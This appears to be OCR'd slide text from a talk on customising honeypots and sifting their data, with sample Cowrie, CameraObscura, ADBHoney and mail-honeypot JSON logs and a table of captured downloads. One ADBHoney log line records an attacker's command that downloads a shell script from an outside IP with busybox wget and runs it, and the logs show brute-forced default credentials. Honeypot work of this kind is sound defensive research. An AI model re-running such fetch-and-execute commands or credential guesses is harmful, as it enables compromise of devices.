
Customize your Honey

- Most attacks: automated
- Change defaults
    - Host- / Username
    - Version strings
- Make it look real

Sighting Data

Technicalities

- So you’ve got all your honeypots running nice and well, but…



```
{"eventid":"cowrie.session.connect","src_ip":"206.189.72.217","src_port":58932,"dst_ip":"2.56.99.254","dst_port":2222,"
session":"c7a9c6f24481","protocol":"ssh","message":"New connection: 206.189.72.217:58932 (2.56.99.254:2222) [session: c
7a9c6f24481]","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:02.265687Z"}
{"eventid":"cowrie.client.version","version":"b'SSH-2.0-libssh-0.6.3'","message":"Remote SSH version: b'SSH-2.0-libssh-
0.6.3'","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:02.427882Z","src_ip":"206.189.72.217","session":"
c7a9c6f24481"}
{"eventid":"cowrie.client.kex","hassh":"51cba57125523ce4b9db67714a90bf6e","hasshAlgorithms":"curve25519-sha256@libssh.o
rg,ecdh-sha2-nistp256,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1;aes256-ctr,aes192-ctr,aes128-ctr,aes256-cb
c,aes192-cbc,aes128-cbc,blowfish-cbc,3des-cbc,des-cbc-ssh1;hmac-sha1;none","kexAlgs":["curve25519-sha256@libssh.org","e
cdh-sha2-nistp256","diffie-hellman-group14-sha1","diffie-hellman-group1-sha1"],"keyAlgs":["ecdsa-sha2-nistp256","ssh-rs
a","ssh-dss"],"encCS":["aes256-ctr","aes192-ctr","aes128-ctr","aes256-cbc","aes192-cbc","aes128-cbc","blowfish-cbc","3d
es-cbc","des-cbc-ssh1"],"macCS":["hmac-sha1"],"compCS":["none"],"langCS":[""],"message":"SSH client hassh fingerprint: 
51cba57125523ce4b9db67714a90bf6e","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:02.588841Z","src_ip":"2
06.189.72.217","session":"c7a9c6f24481"}
{"eventid":"cowrie.login.failed","username":"tomcat","password":"t0mc4t","message":"login attempt [tomcat/t0mc4t] faile
d","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:03.314226Z","src_ip":"206.189.72.217","session":"c7a9c
6f24481"}
{"eventid":"cowrie.session.closed","duration":2.212113380432129,"message":"Connection lost after 2 seconds","sensor":"v
2201912109582104170","timestamp":"2020-03-01T00:00:04.481968Z","src_ip":"206.189.72.217","session":"c7a9c6f24481"}
{"eventid":"cowrie.session.connect","src_ip":"106.12.15.230","src_port":50362,"dst_ip":"2.56.99.254","dst_port":2222,"s
ession":"4c2ca9200c35","protocol":"ssh","message":"New connection: 106.12.15.230:50362 (2.56.99.254:2222) [session: 4c2
ca9200c35]","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:19.470193Z"}
{"eventid":"cowrie.client.version","version":"b'SSH-2.0-libssh-0.6.3'","message":"Remote SSH version: b'SSH-2.0-libssh-
0.6.3'","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:19.685926Z","src_ip":"106.12.15.230","session":"4
c2ca9200c35"}
{"eventid":"cowrie.session.connect","src_ip":"200.122.249.203","src_port":36255,"dst_ip":"2.56.99.254","dst_port":2222,
"session":"87597ef18835","protocol":"ssh","message":"New connection: 200.122.249.203:36255 (2.56.99.254:2222) [session:
 87597ef18835]","sensor":"v2201912109582104170","timestamp":"2020-03-01T00:00:19.835539Z"}
{"eventid":"cowrie.client.kex","hassh":"51cba57125523ce4b9db67714a90bf6e","hasshAlgorithms":"curve25519-sha256@libssh.o
cowrie.json
```


```
{"eventId": "obscura.http.request", "get": "", "isError": false, "message": "GET http://2.56.99.254/", "post": {}, "se
nsor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:02.006825", "useragent": "Mozilla/5.0 (W
indows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "css/main1.css", "isError": false, "message": "GET http://2.56.99.254/css/m
ain1.css", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:04.715753", "u
seragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/ansiUrlCodec.js", "isError": false, "message": "GET http://2.56.99.254/
js/ansiUrlCodec.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:04.8
35273", "useragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/language.js", "isError": false, "message": "GET http://2.56.99.254/js/l
anguage.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:04.978812",
"useragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/jquery-1.4.4.min.js", "isError": false, "message": "GET http://2.56.99.
254/js/jquery-1.4.4.min.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13
:34:04.977594", "useragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/common.js", "isError": false, "message": "GET http://2.56.99.254/js/com
mon.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:04.974904", "use
ragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/class.js", "isError": false, "message": "GET http://2.56.99.254/js/clas
s.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:05.339697", "usera
gent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/main.js", "isError": false, "message": "GET http://2.56.99.254/js/main.
js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:05.948207", "userage
nt": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/classwy.js", "isError": false, "message": "GET http://2.56.99.254/js/cl
asswy.js", "post": {}, "sensor": "obscura", "src_ip": "185.220.100.243", "timestamp": "2020-02-15 13:34:06.092953", "u
seragent": "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"}
{"eventId": "obscura.http.request", "get": "js/upfile.js", "isError": false, "message": "GET http://2.56.99.254/js/upf
obscura.json
```

```
{"eventid": "adbhoney.session.connect", "src_ip": "42.2.181.12", "src_port": 42032, "dst_ip": "127.0.1.1", "dst_port": 
"5555", "timestamp": "2020-02-11T10:51:49.262354Z", "unixtime": 1581418309, "session": "7f35f3a8c30d", "sensor": "qa-pi
xel5"}
{"eventid": "adbhoney.session.closed", "src_ip": "42.2.181.12", "duration": "3.06", "timestamp": "2020-02-11T10:51:52.3
18336Z", "unixtime": 1581418312, "session": "7f35f3a8c30d", "sensor": "qa-pixel5"}
{"eventid": "adbhoney.session.connect", "src_ip": "218.250.168.253", "src_port": 51814, "dst_ip": "127.0.1.1", "dst_por
t": "5555", "timestamp": "2020-02-11T11:00:01.698198Z", "unixtime": 1581418801, "session": "075fa34b1f33", "sensor": "q
a-pixel5"}
{"eventid": "adbhoney.command.input", "input": "cd /data/local/tmp/; rm -rf test.sh; busybox wget http://188.209.49.244
/test.sh -O -> test.sh; sh test.sh", "src_ip": "218.250.168.253", "timestamp": "2020-02-11T11:00:01.879079Z", "unixtime
": 1581418801, "session": "075fa34b1f33", "sensor": "qa-pixel5"}
{"eventid": "adbhoney.session.closed", "src_ip": "218.250.168.253", "duration": "20.67", "timestamp": "2020-02-11T11:00
:22.370437Z", "unixtime": 1581418822, "session": "075fa34b1f33", "sensor": "qa-pixel5"}
{"eventid": "adbhoney.session.connect", "src_ip": "190.140.25.18", "src_port": 38844, "dst_ip": "127.0.1.1", "dst_port"
: "5555", "timestamp": "2020-02-11T11:46:13.534165Z", "unixtime": 1581421573, "session": "0b963c1ecdb8", "sensor": "qa-
pixel5"}
{"eventid": "adbhoney.session.closed", "src_ip": "190.140.25.18", "duration": "3.17", "timestamp": "2020-02-11T11:46:16
.701355Z", "unixtime": 1581421576, "session": "0b963c1ecdb8", "sensor": "qa-pixel5"}
{"eventid": "adbhoney.session.connect", "src_ip": "34.214.41.153", "src_port": 52522, "dst_ip": "127.0.1.1", "dst_port"
: "5555", "timestamp": "2020-02-11T12:28:27.970046Z", "unixtime": 1581424107, "session": "53a7ed286521", "sensor": "qa-
pixel5"}
{"eventid": "adbhoney.session.closed", "src_ip": "34.214.41.153", "duration": "262.37", "timestamp": "2020-02-11T12:32:
50.335958Z", "unixtime": 1581424370, "session": "53a7ed286521", "sensor": "qa-pixel5"}
{"eventid": "adbhoney.session.connect", "src_ip": "65.79.137.159", "src_port": 34646, "dst_ip": "127.0.1.1", "dst_port"
: "5555", "timestamp": "2020-02-11T12:57:18.725622Z", "unixtime": 1581425838, "session": "767651f1e5da", "sensor": "qa-
pixel5"}
{"eventid": "adbhoney.session.closed", "src_ip": "65.79.137.159", "duration": "3.10", "timestamp": "2020-02-11T12:57:21
.822494Z", "unixtime": 1581425841, "session": "767651f1e5da", "sensor": "qa-pixel5"}
adbhoney.json
```

```
{"timestamp": "2020-02-10T21:22:25.440035", "src_ip": "193.56.28.239", "src_port": 58499, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-11T02:28:06.132288", "src_ip": "193.56.28.239", "src_port": 61205, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-11T05:52:17.939841", "src_ip": "192.241.235.32", "src_port": 47556, "eventid": "mailhon.ehlo",
"hostname": "zg-0131a-54"}
{"timestamp": "2020-02-11T08:07:50.665410", "src_ip": "193.56.28.239", "src_port": 57699, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-11T09:59:48.727559", "src_ip": "80.82.77.33", "src_port": 43296, "eventid": "mailhon.ehlo", "ho
stname": "hBb5VIvUHm91wkb.net"}
{"timestamp": "2020-02-11T13:35:36.649608", "src_ip": "193.56.28.239", "src_port": 56286, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-11T18:56:51.761332", "src_ip": "193.56.28.239", "src_port": 55542, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-11T23:08:38.154518", "src_ip": "45.142.195.6", "src_port": 56516, "eventid": "mailhon.ehlo", "h
ostname": "User"}
{"timestamp": "2020-02-12T00:15:19.516241", "src_ip": "193.56.28.239", "src_port": 61217, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-12T05:28:05.822497", "src_ip": "193.56.28.239", "src_port": 50578, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-12T05:55:52.542397", "src_ip": "162.243.131.31", "src_port": 37064, "eventid": "mailhon.ehlo",
"hostname": "zg-0131a-392"}
{"timestamp": "2020-02-12T09:03:16.905465", "src_ip": "185.234.216.88", "src_port": 35904, "eventid": "mailhon.ehlo",
"hostname": "User"}
{"timestamp": "2020-02-12T10:40:28.750643", "src_ip": "193.56.28.239", "src_port": 60536, "eventid": "mailhon.ehlo", "
hostname": "User"}
{"timestamp": "2020-02-12T14:13:16.415998", "src_ip": "185.234.216.88", "src_port": 55599, "eventid": "mailhon.ehlo",
"hostname": "User"}
mails.json
```

Sighting Data

- Haystack of semi-structured log data
- Splunk / Elastic



Overall Connection Sources

Overall Connection Distribution

Cowrie Sessions (this hour)

21

ADBHoney Sessions (this hour)

0

Mailpot Sessions (this hour)


0

CameraObscura unique visitors (this hour)

0

Sighting Data / Filtering Noise

- Hard to see interesting events through noise



Latest file downloads (deduplicated)

Source ⇕	# times seen ⇕	SHA256 Hash ⇕	Target Filename ⇕	User ⇕	Password ⇕	Source IP ⇕
stdin (Telnet)	1	a64ae407e47e837f131615cd60e4ea664bcfe686a858dd6b39b3284d68786a27	/tmp/up.txt	pi	1234	111.231.255.52
stdin (Telnet)	1	164d962e83e6f3b1439388622740d95428de9441b926a585338a4c69b3c22637	/tmp/up.txt	root	computer	34.95.236.170
stdin (Telnet)	2	f8d9246b73359dd49ad49090791557dfdc816718636199badecc97ebd7e8d3ae	/tmp/up.txt	root	penelopa	217.5.227.203
